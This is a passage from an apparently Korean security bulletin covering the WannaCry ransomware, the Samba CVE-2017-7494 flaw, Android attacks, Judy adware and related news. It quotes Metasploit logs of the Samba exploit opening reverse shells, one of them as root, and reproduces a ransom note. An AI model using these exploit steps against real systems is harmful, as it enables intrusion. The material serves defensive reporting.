워너크라이(WannaCry)를 비롯한 랜섬웨어 악성코드에 감염이 될 경우 암호화된 파일은 사실상 복호화가 어렵다. 따라서 중요한 파일은 외장 매체에 저장하는 등 백업하는 보안 습관을 들이고 피해를 최소화할 수 있도록 해야 한다. 또한, 평상시에 윈도 운영체제의 최신 업데이트 버전을 유지하여 취약점에 노출되지 않도록 하고, 최신 버전의 백신을 사용하여 주기적으로 검사해야 한다.

워너크라이(WannaCry) 랜섬웨어에 대한 세부적인 조치 방안은 이스트시큐리티 알약 블로그 게시글을 통해 확인할 수 있다.

[참고]

전세계로 확산되는 워너크라이(WannaCry)/워너크립터(WannaCryptor) 랜섬웨어 이슈 정리 및 조치 방안

이스트시큐리티 알약 블로그: <http://blog.altyac.co.kr/1093>

04

해외 보안 동향

영미권

중국

일본

1. 영미권

웜으로 둔갑 가능한 코드 실행 버그, 7 년동안 Samba 에 존재했던 것으로 밝혀져

A wormable code-execution bug has lurked in Samba for 7 years. Patch now!

Samba 네트워킹 유틸리티의 관리자들이 중요 패치가 널리 설치되지 않으면 사용자들에게 심각한 위협을 초래할 수 있는 코드 실행 취약점을 패치 했다.

7 년동안 존재해온 취약점인 CVE-2017-7494 는 몇 가지 조건만 충족 된다면 단 한 줄의 코드로도 악성 코드를 실행시키는데 악용될 수 있다. 요구사항에는 (a) 인터넷에서 접근이 가능한 포트 445 를 통해 파일 및 프린터를 공유하고, (b) 공유 파일에 쓰기 권한이 있도록 구성하고, (c) 이러한 파일들의 경로에 알려진/추측 가능한 서버를 사용하는 취약한 컴퓨터가 필요하다. 이 조건들이 충족 될 경우, 원격의 공격자들은 취약한 플랫폼에 따라 제한없는 루트 권한으로 원하는 모든 코드를 업로드하고 서버가 이를 실행시키도록 할 수 있다.

Samba 관리자들은 권고문을 통해 “3.5.0 이후의 모든 Samba 버전들은 원격 코드 실행 취약점에 취약해 악성 클라이언트가 공유 라이브러리를 쓰기 가능한 공유에 업로드 후, 서버가 이를 로드 및 실행하도록 한다.”고 밝혔다. 또한 취약한 버전을 사용할 경우 가능한 빨리 패치를 설치하라고 권고하였다.

워너크라이(WannaCry)까지는 아니지만, 충분히 유사해

연구원들은 이 익스플로잇이 “웜으로 둔갑 가능하다”고 표현했다. 이는 최종 사용자의 어떠한 행동 없이도 취약한 장비에서 다른 취약한 장비로 빠르게 자기 자신을 확산시킬 수 있다는 의미이다. Samba 는 1991 년 Unix 에서 파생 된 OS 들을 사용하는 서버에서 쉽게 파일을 공유할 수 있는 방안으로 소개 되었다. Samba 는 Unix 및 Linux 기기들이 Active Directory 및 Windows Server Domain 등을 포함한 다양한 윈도 네트워킹 기능들과 상호 운용될 수 있는 수단을 제공했다. 이 취약점이 추가 된 버전은 Samba 3.5.0 으로, 2010 년 7 월 공개 되었다.

이 취약점은 워너크라이(WannaCry) 랜섬웨어 웜이 악용한 윈도의 취약점과 비교 된다. 이 취약점 또한 5 년 이상 되었으며, 널리 사용 되는 Server message block 프로토콜에 존재했고, 최종 사용자의 아무런 상호 작용이 필요 없는 안정적인 코드 실행 익스플로잇을 허용했다.

이 윈도 취약점이 처음 발견된 것은 지난 4 월로, 많은 보안 전문가들이 이를 악용하기 힘들 것이라 추측했다. 적은 수의 컴퓨터들만이 파일 및 프린터 공유 기능을 인터넷에 노출시킬 것이라 생각했기 때문이다. 하지만 워너크라이(WannaCry)는 엄청난 속도로 확산 되어 이러한 가정을 무색하게 했다. 보안 회사인 Phobus Group 의

창립자인 Dan Tentler는 477,000 대 이상의 Samba를 사용하는 컴퓨터들이 포트 445를 노출 시키고 있으나, 이 중 얼마나 많은 장비들이 취약한 버전을 사용하고 있는지는 분명하지 않다고 전했다. Tentler는 Shodan 컴퓨터 검색 엔진의 결과를 인용하였다.



윈도와 Samba 취약점 사이에는 몇 가지 분명한 차이점들이 있다. SMB가 디폴트로 활성화 및 열려있는 윈도와는 달리, 리눅스에서는 이러한 기능이 모든 리눅스 배포판에서 반드시 수동으로 활성화 되어야한다. 또 다른 주요 차이점은 NSA가 개발하고 유출된 무기화 된 백도어인 “DoublePulsar”와 견줄만한 것이 없다는 것이다. DoublePulsar는 워너크라이(WannaCry)가 윈도 결함을 쉽게 활용할 수 있도록 도왔다.

하지만 여전히 위험 요소는 존재하며, 인터넷에 노출 되지 않아도 가능한 다른 잠재적인 공격 시나리오들이 존재한다. 예를 들면, 기업 네트워크 내의 컴퓨터 하나를 성공적으로 해킹한 악성 스팸 메시지는 다른 컴퓨터들로 확산시키는데 이 Samba 취약점을 악용할 수 있다. 이 취약점은 쉽게 악용될 수 있다는 점을 감안할 때, 빠른 시간 내에 대량의 기기들을 감염시킬 수 있을 것으로 추측 된다. 연구원들은 이 취약점으로 인해 NAS 기기가 있는 홈 네트워크들도 공격에 노출 될 수 있다고 밝혔다.

Atredis Partners의 부사장인 HD Moore는, 보안 전문가들 및 해커들이 사용하는 Metasploit 프레임 네트워크의 경우 이 익스플로잇이 24시간 내에 공격이 가능할 것으로 보인다고 밝혔다. 그는 Ubuntu를 사용하는 컴퓨터 및 Synology에서 만든 NAS 기기의 Samba에서 성공적으로 이 취약점을 악용한 사례를 보여주는 아래 이미지들을 포스팅했다.

```
msf exploit(smb_pipe_module) > rerun
[*] Reloading module...

[*] Started reverse TCP handler on 192.168.0.3:4444
[*] localhost:445 - Using location \\localhost\yarp\h for the path
[*] localhost:445 - Payload is stored in //localhost/yarp/h as EHQQpfEa.so
[*] localhost:445 - Trying location /volume1/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume1/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume1/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume1/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume2/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume2/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume2/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume2/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume3/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume3/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume3/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /volume3/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /shared/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /shared/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /shared/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /shared/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/usb/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/usb/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/usb/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/usb/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /media/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /media/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /media/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /media/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/media/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/media/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/media/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /mnt/media/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /var/samba/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /var/samba/yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /var/samba/YARP/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /var/samba/Yarp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /tmp/h/EHQQpfEa.so...
[*] localhost:445 - Trying location /tmp/yarp/h/EHQQpfEa.so...
[*] Command shell session 5 opened (192.168.0.3:4444 -> 192.168.0.3:44608) at 2017-05-24 16:12:30 -0500

id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nogroup)
exit
```

```
msf exploit(smb_pipe_module) > run

[*] Started reverse TCP handler on 192.168.0.3:4444
[*] 192.168.0.41:445 - Using location \\192.168.0.41\Temp\ for the path
[*] 192.168.0.41:445 - Payload is stored in //192.168.0.41/Temp/ as DxKwVbtn.so
[*] 192.168.0.41:445 - Trying location /volume1/DxKwVbtn.so...
[*] 192.168.0.41:445 - Trying location /volume1/Temp/DxKwVbtn.so...
[*] Command shell session 6 opened (192.168.0.3:4444 -> 192.168.0.41:41089) at 2017-05-24 16:16:19 -0500

id
uid=0(root) gid=0(root) groups=0(root),100(users)
```

Samba 사용자들은 OS 나 기기 제조사들이 조치를 제공하는지 반드시 확인해보아야 한다. 즉시 패치가 불가능할 경우 임시 방편으로 아래 라인을 Samba 설정 파일에 추가한 후 네트워크의 SMB 대몬을 재시작하면 된다.

```
nt pipe support = no
```

이로써 클라이언트들이 일부 네트워크 컴퓨터들에 완전히 접속하는 것을 방지할 수 있으며, 연결 된 윈도우 기기들의 일부 기능들을 비활성화 시킬 수 있게 된다.

이 익스플로잇의 악용이 쉽다는 점과 신뢰성을 감안할 때, 이 보안홀은 가능한 빨리 막는 것이 좋다. 공격자들이 적극적으로 공격을 시작하는 것은 그저 시간 문제일 것으로 보인다.

[출처] <https://arstechnica.com/security/2017/05/a-wormable-code-execution-bug-has-lurked-in-samba-for-7-years-patch-now/>

<https://access.redhat.com/security/cve/CVE-2017-7494>

모든 안드로이드 폰, 제어권을 통째로 도난 당할 수 있는 극도로 위험한 공격에 취약해

All Android Phones Vulnerable to Extremely Dangerous Full Device Takeover Attack

연구원들이 안드로이드 버전 7.1.2 까지 모든 버전에서 동작하는 새로운 공격을 발견했다. 이 공격은 “Cloak and Dagger”라 명명 되었다.

“Cloak and Dagger” 공격은 해커들이 은밀히 사용자의 기기의 제어권을 탈취하고 키 입력, 채팅, 기기, 기기의 PIN 번호, 온라인 계정의 패스워드, OTP 코드 및 연락처 등의 개인 데이터를 훔치도록 허용한다.

Cloak and Dagger 공격에 대한 흥미로운 점은 무엇인가?

이 공격은 안드로이드 생태계의 어떠한 취약점도 악용하지 않는다. 대신, 이는 안드로이드 기기의 특정 기능에 접근하기 위해 많은 인기있는 어플리케이션들에서 사용하는 정식 앱 권한을 악용한다.

Georgia Institute of Technology 의 연구원들이 이 공격을 발견했으며, 이 공격을 20 명의 사람들에게 성공적으로 실행했으나 아무도 악성 행동을 탐지하지 못했다.

Cloak and Dagger 공격은 아래 두 가지 기본 안드로이드 권한을 악용한다:

- SYSTEM_ALERT_WINDOW ("draw on top")
- BIND_ACCESSIBILITY_SERVICE ("a11y")

첫 번째 권한은 앱들이 기기 스크린 및 다른 앱들의 맨 위에 화면을 띄울 수 있는 정식 오버레이 기능이다.

두 번째 권한은 장애인 및 시각 장애인들이 음성 명령을 입력하거나 스크린 읽기 기능을 이용해 내용을 들을 수 있도록 하는 기능이다.

해커들이 사용자의 안드로이드 기기에서 할 수 있는 무서운 일들

이 공격이 트로이목마 공격을 하는데 어떠한 악성 코드도 필요하지 않기 때문에, 해커들이 악성 앱을 개발해 구글 플레이 스토어에 탐지 되지 않고도 등록하기가 쉬워진다.

연구원들은 그들이 구글 플레이 스토어에서 Cloak and Dagger 공격을 어떻게 실행하는지 설명했다. “우리는 이 두 가지의 권한을 요구하며 임의의 코드를 다운로드 및 실행하기 위한 난독화 되지 않은 기능을 포함하는 앱을 등록했다. 이 앱은 단 몇시간 만에 구글 플레이 스토어에서 승인 되었으며, 아직까지 다운로드가 가능하다.”고 밝혔다. 일단 설치 되면, 연구원들은 공격자가 다음과 같은 악성 행위를 할 수 있다고 말했다:

- 고급 클릭재킹 공격
- 무제한 키 입력 기록

- God 모드 앱의 은밀한 설치 (모든 권한이 활성화 된 상태)
- 은밀히 폰의 잠금을 해제하고 임의의 행동을 취함 (스크린이 꺼져있는 상태에서)

즉, 공격자는 은밀히 사용자의 안드로이드 기기를 제어해 사용자의 모든 행동을 감청할 수 있게 된다.

또한 연구원들은 Cloak and Dagger 공격을 시연하는 영상들을 공개하였다.

영상 1: <https://www.youtube.com/watch?v=NceNhsu87iA>

영상 2: <https://www.youtube.com/watch?v=RYQ1i03OVpl>

영상 3: <https://www.youtube.com/watch?v=oGKYHavKZ24>

구글은 이 문제를 수정할 수 있지만, 빠른 수정은 불가능

대학 연구원들은 이 문제를 구글에 제보했지만, 해당 이슈가 안드로이드가 설계 된 방식에 존재하기 때문에 문제 해결이 어려울 수 있다는 대답을 받았다.

구글은 SYSTEM_ALERT_WINDOW ("draw on top") 권한을 공식 구글 플레이 스토어에서 직접 설치 된 모든 앱에 부여한다. 이는 2015 년 10 월 출시 된 안드로이드 마시멜로(버전 6) 부터 적용된다.

이 기능은 악성 앱들이 기기의 스크린을 탈취할 수 있도록 허용한다. 이 수법은 사이버범죄자들과 해커들이 멀웨어와 피싱 스캠등에 가장 많이 악용하는 방법들 중 하나이다.

하지만, 구글은 이 정책을 올해 3 분기에 출시 될 안드로이드 O에서 변경할 예정이다.

사용자들이 기기 제조사들로부터 이 새 OS 를 공급받는 데는 오랜 시간이 소요된다. 따라서, 대 다수의 스마트폰 사용자들은 적어도 1 년동안 랜섬웨어, 애드웨어, बैंक 트로이 목마 등의 희생양이 될 것이다.

임시 조치

안드로이드 7.1.2 에서 Cloak and Dagger 공격을 비활성화 시키는 가장 쉬운 방법은 아래와 같이 “다른 앱 위에 그리기” 권한을 해제하는 것이다.

설정 -> 앱 -> 기어 아이콘 -> 특별 액세스 -> 다른 앱 위에 그리기

해킹을 피하는 가장 보편적이고 쉬운 방법은 항상 Google Play 스토어에서 앱을 다운로드 하는 것이다. 단 신뢰할 수 있고 검증 된 개발자의 앱들만 받아야 한다.

또한 앱을 설치하기 전 권한을 확인하는 것이 좋다. 앱이 필요한 이상의 권한을 요구한다면 설치하지 않는 것이 좋다.

[출처] <http://thehackemews.com/2017/05/android-hacking-technique.html>

<http://cloak-and-dagger.org/>

Judy 안드로이드 멀웨어, 3,650 만 구글 플레이 스토어 사용자들 감염시켜

Judy Android Malware Infects Over 36.5 Million Google Play Store Users

보안 연구원들이 구글 플레이 스토어에서 역사상 가장 규모가 큰 멀웨어 캠페인을 발견했다. 이는 이미 3,650 만 안드로이드 기기들을 악성 광고 클릭 소프트웨어에 감염시켰다.

보안 회사인 CheckPoint 는 지난 목요일 블로그를 통해 구글 플레이스토어에 등록 된 한국 회사의 안드로이드 어플리케이션 41 개 이상을 공개했다. 이는 감염 된 기기에서 가짜 광고 클릭을 생성해 제작자가 돈을 벌어들일 수 있도록 한다.

모든 악성 앱들은 한국의 Kiniwini 에서 개발 되었고, ENISTUDIO Corp.에서 퍼블리싱 되었다. Judy 라 명명 된 애드웨어 프로그램은 광고들로부터 수익을 창출 해내기 위해 사기성 클릭을 생성하는데 사용되었다.

게다가, 연구원들은 플레이스토어에서 동일한 멀웨어가 포함 된 다른 개발자들이 개발한 다른 앱 몇 개도 발견했다. 이 두 개 캠페인 간의 연결고리는 명확하지 않지만, 연구원들은 한 개발자가 “고의로, 또는 알지 못하는 상태에서 다른 개발자로부터 코드를 빌려온 것으로 추측하고 있다.

플레이스토어에서 다운로드 가능한 앱들에는 구글 Bouncer 보호기능을 우회하는 악성코드가 포함되어있지 않았다.



일단 다운로드 되면, 앱은 사용자의 기기를 악성 C&C 서버에 등록하고, 응답으로 실제 악성 프로세스를 시작하는 JavaScript 를 포함한 실제 악성 페이로드를 내려 받는다.

“이 멀웨어는 PC 브라우저를 모방한 사용자 에이전트를 사용해 숨겨진 웹페이지에서 URL 을 오픈하며, 다른 웹사이트로 리디렉트된다. 일단 타깃 웹사이트가 실행 되면, 멀웨어는 JavaScript 코드를 사용해 구글 광고 인프라의 배너를 클릭한다.”

이 악성 앱들은 실제 정식 게임이지만, 백그라운드에서는 피해 기기에서 애드웨어 서버로 연결하는 연결고리 역할을 한다. 일단 연결이 생성 되면, 악성 앱들은 사용자 에이전트를 도용해 페이지를 열고 클릭을 생성하기 위해 그들을 데스크탑 브라우저로 위장한다.

아래는 Kiniwini 에서 개발한 악성 앱들의 목록이다. 이들 중 하나라도 기기에 설치 되었다면 즉시 삭제하는 것이 좋다.

- Fashion Judy: Snow Queen style
- Animal Judy: Persian cat care
- Fashion Judy: Pretty rapper
- Fashion Judy: Teacher style
- Animal Judy: Dragon care
- Chef Judy: Halloween Cookies
- Fashion Judy: Wedding Party
- Animal Judy: Teddy Bear care
- Fashion Judy: Bunny Girl Style
- Fashion Judy: Frozen Princess
- Chef Judy: Triangular Kimbap
- Chef Judy: Udong Maker – Cook
- Fashion Judy: Uniform style
- Animal Judy: Rabbit care
- Fashion Judy: Vampire style
- Animal Judy: Nine-Tailed Fox
- Chef Judy: Jelly Maker – Cook
- Chef Judy: Chicken Maker
- Animal Judy: Sea otter care
- Animal Judy: Elephant care
- Judy's Happy House
- Chef Judy: Hotdog Maker – Cook
- Chef Judy: Birthday Food Maker
- Fashion Judy: Wedding day
- Fashion Judy: Waitress style

- ChefJudy: Character Lunch
- ChefJudy: Picnic Lunch Maker
- AnimalJudy: Rudolph care
- Judy's Hospital: Pediatrics
- FashionJudy: Country style
- AnimalJudy: Feral Cat care
- FashionJudy: Twice Style
- FashionJudy: Myth Style
- AnimalJudy: Fennec Fox care
- AnimalJudy: Dog care
- FashionJudy: Couple Style
- AnimalJudy: Cat care
- FashionJudy: Halloween style
- FashionJudy: EXO Style
- ChefJudy: Dalgona Maker
- ChefJudy: ServiceStation Food
- Judy's Spa Salon

이 앱들 중 적어도 하나는 작년 4 월 플레이스토어에서 마지막으로 업데이트되었다. 이는 악성 앱이 1 년 이상 확산되어왔다는 것을 의미한다.

구글은 위의 앱들을 구글 플레이스토어에서 모두 삭제했지만, 구글 Bouncer는 공식 스토어로부터 악성 앱들을 퇴출시킬 수 있을 만큼 충분히 안전하지 않기 때문에, 앱을 다운로드 할 때는 매우 주의하는 것이 좋다.

[출처] <http://thehackemews.com/2017/05/android-adware-malware.html>

2. 중국

바이두 클라우드: 6 월 1 일부터 실명 인증을 하지 않은 사용자 강제 퇴출

百度网盘：6 月 1 日起未实名账号将强制退出，需认证再登录

6 월 1 일 시행되는 <중국 사이버 보안법> 제 24 조 규정에 따라, 사용자는 중국 내 인터넷 서비스 업체들이 제공하는 서비스에 가입하려면 반드시 실명 인증을 해야한다. 그리고 5 월 11 일, 바이두는 관련 내용과 관련된 상세한 내용을 공개했다. 실명 인증을 하지 않은 사용자들은 SNS 성격의 서비스 중 게시물 업로드, 댓글 등과 관련된 기능들에 제한을 받게 될 것이라고 구체적으로 밝혔다.



바이두 클라우드는 바이두에서 운영하는 서비스로, 계정 인증에 대해 엄격하게 요구한다. 바이두 클라우드의 공지에 따르면, <중국 사이버 보안법>에 따라 2017 년 6 월 1 일부터 인터넷 서비스를 사용하는 계정들은 실명 인증을 해야 한다. 이에 사용자들에게 6 월 1 일 이전까지 휴대폰으로 본인 인증을 요청하였으며, 경우에 따라 한 개의 휴대폰 번호로 여러 계정에 대해 인증이 가능하다고 말했다. 6 월 1 일부터 인증을 하지 않은 계정들은 강제로 퇴출되며, 인증 후 재 로그인 가능하다.

바이두 클라우드의 용량 제한을 피하기 위해 적지 않은 사용자들이 다수의 바이두 계정을 사용하고 있다. 이런 경우 때문에 바이두에서는 한 개의 휴대폰 번호로 여러 계정에 대해 인증을 받을 수 있도록 지원한다고 밝혔다.

2016 년부터, 중국의 클라우드 시장에서 큰 변화가 일어나고 있다. 중국에서 유명했던 Huawei 클라우드, Sina 클라우드, Kingsoft 클라우드, 360 클라우드가 모두 서비스를 종료했거나 서비스 형태를 바꾸었으며, 이에 바이두 클라우드는 중국 내 몇 개 되지 않은 개인용 무료 클라우드 서비스를 제공하는 업체가 된 바 있다.

[출처] <https://www.myzaker.com/article/5913f47c1bc8e01248000040/>

중국 정부용 Win10 테스트 시작

中国政府版 Win10 发布，目前已经开始试点测试



금년 3 월 20 일, 중국 정부용 Windows 10 이 처음 언론에 공개되었다. 5 월 23 일에는 상해에서 진행되는 컨퍼런스에서 Windows 10 중국 정부용이 이미 베타테스트에 들어갔다고 알려졌다. 이는 중국 정부용 Windows 10 이 곧 빠르게 확산될 수 있다는 의미이다.

중국 정부용 Windows 10 은 MS 와 China Electronic Technology Cyber Security Co., Ltd.가 공동으로 개발하였으며, 이 두 회사는 중국 정부용 Windows 10 을 위해 합작회사인 C&M Information Technology Co., Ltd.를 설립했다. 중국 정부용 Windows 10 은 기존의 Windows 10 의 몇몇 서비스와 기능을 삭제했으며, 호환성과 보안성을 높여 중국 정부의 특수한 요구사항을 만족시키도록 개발된 형태다.

중국 정부용 Windows 10 에는 기존 Windows 와 동일하게 라이선스 키, 업데이트, 보안 업데이트 등의 기능이 포함되어 있으며, 현재 중국해관과 상해경제정보위원회에서 테스트를 시작했다.

이밖에도 C&M Information Technology 는 Lenovo 와 협력을 맺고, 중국 정부 버전 Windows 10 을 선택재 제공하여 많은 정부기관의 요구를 충족할 예정이다. 이는 중국 정부용 Windows 10 의 시장 점유율이 빠르게 성장할 것이라는 것을 뜻하기도 한다.

중국 정부는 오랫동안 자신들의 OS 를 만들기를 꿈꿔왔으며, 중국 정부기관 PC 에서 Windows OS 를 없앨 기회도 있었다.

2014 년 Windows XP 의 서비스 중단 이후, 보안관련 이슈가 부각되며 OS 를 변경할 필요성이 대두되었다. 당시 중국의 중앙정부기관에서는 "모든 PC 에 Windows 8 OS 설치 금지령"을 내렸고, 이에 정부기관들은 몇몇 중국 기업에서 Linux 를 기반으로 자체 개발한 OS 를 도입한 바 있다. 하지만 기술력과 호환성 등에서 많이 부족하였고, 컴퓨터의 성능 저하, 종료 등의 다양한 문제가 발생하였다.

결과적으로 Windows OS 를 대체할 만한 중국 자체개발 OS 를 찾지 못해 결국 중국 정부는 다시 MS 의 품으로 돌아가게 되었다.

[출처] <http://www.win10zyb.com/win10zuixinxiaoxi/8109.html>

3. 일본

일본 국내를 습격하기 시작한 워너크라이(WannaCry), 히타치(日立)와 JR 히가시(東) 등 600 개 업체 2,000 개 단말기 감염

国内襲い始めた WannaCry、日立や JR 東など 600 カ所 2000 端末で感染

‘랜섬웨어 때문에 사내 시스템 파괴’, ‘출근했더니 랜섬웨어로 여러 시스템이 멈추어 있었다’, ‘랜섬웨어 때문에 사내 시스템이 정지했다.’ 2017년 5월 15일 아침, Twitter에는 위와 같은 트윗이 여러 개 있었다. 5월 12일에 발생한 세계적인 랜섬웨어 공격이 지난 주말 일본에 피해를 입혔다는 증거다.

일본의 사고 정보를 수집/대응하는 JPCERT 코디네이션센터가 해외조직에서의 문의를 집계한 결과, 5월 13일 정오시점에서 약 600개 업체, 2,000개 단말기가 감염되었다는 사실이 밝혀졌다. ‘5월 15일도 수 건의 감염경로가 있었다’고 한다.

기업이나 단체의 보안 외부 감시 서비스를 제공하는 라크는 5월 12일부터 감염된 단말기를 검사하고, 5월 15일 오후 3시 시점에 2개 사 100대 이상의 감염을 확인했다. 5월 14일에 긴급 공지를 실시했던 정보처리추진기구(IPA)에서는 5월 15일 오후 4시 기준 9건의 피해 보고가 있었으나, 이번 랜섬웨어 ‘워너크라이(WannaCry)’에 의한 것으로 판단할 수는 없다고 말했다.

히타치 제작소는 2017년 5월 15일, 워너크라이(WannaCry)로 볼 수 있는 랜섬웨어에 의한 감염 피해를 입었다. 사내 시스템 일부가 감염되어 일본 국내외 일부 업무용 PC에서 메일을 송수신할 수 없고 첨부파일을 열 수 없는 장애가 발생했다. 랜섬웨어가 띄우는 지불 화면은 ‘확인되고 있지 않다’였다. 조사와 복구를 진행하고 있으며 피해 규모나 거점, 감염 경위는 현재 조사 중으로 복구 전망도 현시점에서는 미정이다.

히가시니혼(東日本)여객철도(JR 히가시니혼)는 5월 12일 오후 7시경 군마(群馬)현 다카사키(高崎)지사 내의 역에 설치된 자립형 인터넷열람전용단말에 워너크라이(WannaCry)로 보이는 랜섬웨어에 감염되었다고 밝혔다. 담당자는 ‘보도되고 있는 지불 화면이 표시되어 알아차렸다’고 말했다.



나의 컴퓨터에 무슨 일이 일어난 것입니까?

중요한 파일은 암호화되었습니다.

문서, 사진, 비디오, 데이터베이스 및 그 외 파일의 대부분은 암호화되었기 때문에 접속할 수 없게 되었습니다. 아마 당신은 파일을 복구시킬 방법을 찾고 있겠지만 시간을 낭비할 필요는 없습니다. 누구도 우리의 복호화서비스 없이는 당신의 파일을 복원할 수 없습니다.

파일을 복구할 수 있습니까?

확실하게 모든 파일을 안전하고 간단하게 복원할 수 있는 방법을 추천하겠습니다. 그러나 시간은 많이 없습니다.

당신은 무료로 몇 가지 파일을 복호화할 수 있습니다. <Decrypt>를 클릭하여 지금 곧 시도해보십시오.

그러나 모든 파일을 복호화하고 싶은 경우에는 지불할 필요가 있습니다.

지불을 송신하는데 3일밖에 걸리지 않습니다. 그 후 가격은 2배가 됩니다.

또 7일간 지불을 하지 않으면 파일을 영구히 복구할 수 없습니다.

우리는 6개월간 지불할 수 없을 정보로 가난한 사람들을 위해 무료 이벤트를 개최하겠습니다.

당신은 어떻게 지불하겠습니까?

워너크라이(WannaCry)가 표시하는 몸값요구 화면 (출처 : 정보처리추진기구)

해당 단말에 메일 기능은 없기 때문에 웹사이트를 경유한 감염으로 보인다. 자립형 단말로 사내 네트워크에 피해는 없으며 열차의 운행 업무에도 영향은 없다고 한다. 회사는 감염 단말 및 감염 경로의 조사도 포함하여 대응하고 있다.

이온은 워너크라이(WannaCry)에 감염된 것으로 보이는 사이니지 단말의 사진이 Twitter에 포스팅된 건으로 ‘사실 관계를 확인 중’이라고 말했다. ‘트윗 내용으로 봐서 규슈(九州)의 사용자로 보이기 때문에 규슈의 2 그룹회사(이온규슈, 맥스밸류(일본의 수퍼마켓체인)규슈)에 사실을 확인하고 있다’고 한다. 사이니지 단말은 자립형은 아니며, 보통이라면 모든 단말이 감염 피해를 입었을 것이지만, 현시점에서 그러한 사실은 확인할 수 없다. 점포 시스템은 정상적으로 가동하고 있다’고 한다.

닛산(日産)자동차에서는 영국 선덜랜드에 있는 공장에서 현지시간 5월 12일 저녁 무렵 생산시스템이 사이버 공격의 대상이 되어 생산을 중단되었다. 이 회사 홍보 담당자는 워너크라이(WannaCry)감염이 있었는지 대해서는 확인을 피했다. 다음날 5월 13일과 14일은 토/일요일이라 공장이 쉬었기 때문에 큰 피해는 없었다고 알려졌다. 사내 팀이 대응 중이며 공장은 5월 15일에 정상적으로 가동되고 있다고 알려졌다. 이 공장에서는 SUV(스포츠 유틸리티 차량)인 '캐시카이(QASHQAI)', '주크(JUKE)', EV(전기자동차)인 '리프(LEAF)' 등을 제조하고 있다.

'구 OS를 사용하지 않으면 업무가 제대로 작동하지 않는다', '자립형이기 때문에 관리가 소홀했다' 등 개별적인 이유는 있을 것이다. 어떤 이유든 지원이 끝난 OS를 사용하거나 적절하게 OS나 소프트웨어를 갱신하지 않았거나 하는 초보적인 리스크 관리의 실수가 초래한 결과라고 할 수 밖에 없다. 위기감이 높아진 지금이야 말로 이를 계기로 사이버공격 전체에 대한 대비를 레벨 업 시키는 기회로 활용하길 바란다.

[출처] http://itpro.nikkeibp.co.jp/atcl/column/14/346926/051500971/?ST=security&itp_list_theme

워너크라이(WannaCry)에 Windows 7 개 기기가 감염, 가와사키(川崎)시 상하수도국

WannaCryにWindows7機が感染、川崎市上下水道局

가와사키 시 상하수도국은 2017년 5월 15일, 1대의 PC가 랜섬웨어에 감염되었다고 발표했다. 인터넷에 직접 접속하는 PC가 감염되었으나 청(庁) 내 네트워크에는 접속하지 않았기 때문에 가와사키시의 청내 네트워크에는 영향이 없었다고 덧붙였다.

上下水道局におけるランサムウェアの感染について

上下水道局が国際事業推進のために使用するパソコンがサイバー攻撃を受けました。攻撃に使われたのは、世界各地で同時多発した大規模なサイバー攻撃と同じウイルスで、データを暗号化して読めなくし、復旧のための金銭を要求する「ランサム（身代金）ウェア」です。

なお、このパソコンは、インターネットに直接接続していたため、今回のサイバー攻撃による市が管理するパソコンや庁内ネットワークへの影響はありません。

1 概要

上下水道局では、世界の水環境改善に向け、技術協力による国際貢献に加え、官民連携により水ビジネスを推進するプラットフォーム「かわさき水ビジネスネットワーク」を平成24年に設立し、国際展開の取組を積極的に進めているところです。大容量データの送受信をはじめ、海外関係先等との連絡調整を頻繁に行う必要があることから、市行政情報システムとはネットワーク上切り離した形でインターネット接続が可能な専用のパソコン1台を使用しています。

当該パソコンを平成29年5月15日午前8時ごろに起動させたところ、身代金を要求する画面が表示され、ウイルス感染していることが確認されました。

상하수도국에서의 랜섬웨어 감염에 대해서

상하수도국이 국제사업추진을 위해 사용하는 PC가 사이버공격을 받았습니다. 공격에 사용된 것은 세계 각지에서 동시 다발한 대규모 사이버공격과 같은 바이러스로, 데이터를 암호화하여 읽지 못하고 복구를 위한 금전을 요구하는 ‘랜섬웨어’입니다.

그리고 이 PC는 인터넷에 직접 접속하고 있었기 때문에 이번 사이버공격에 의한 시가 관리하는 PC나 청내 네트워크에 대한 영향은 없습니다.

1. 개요

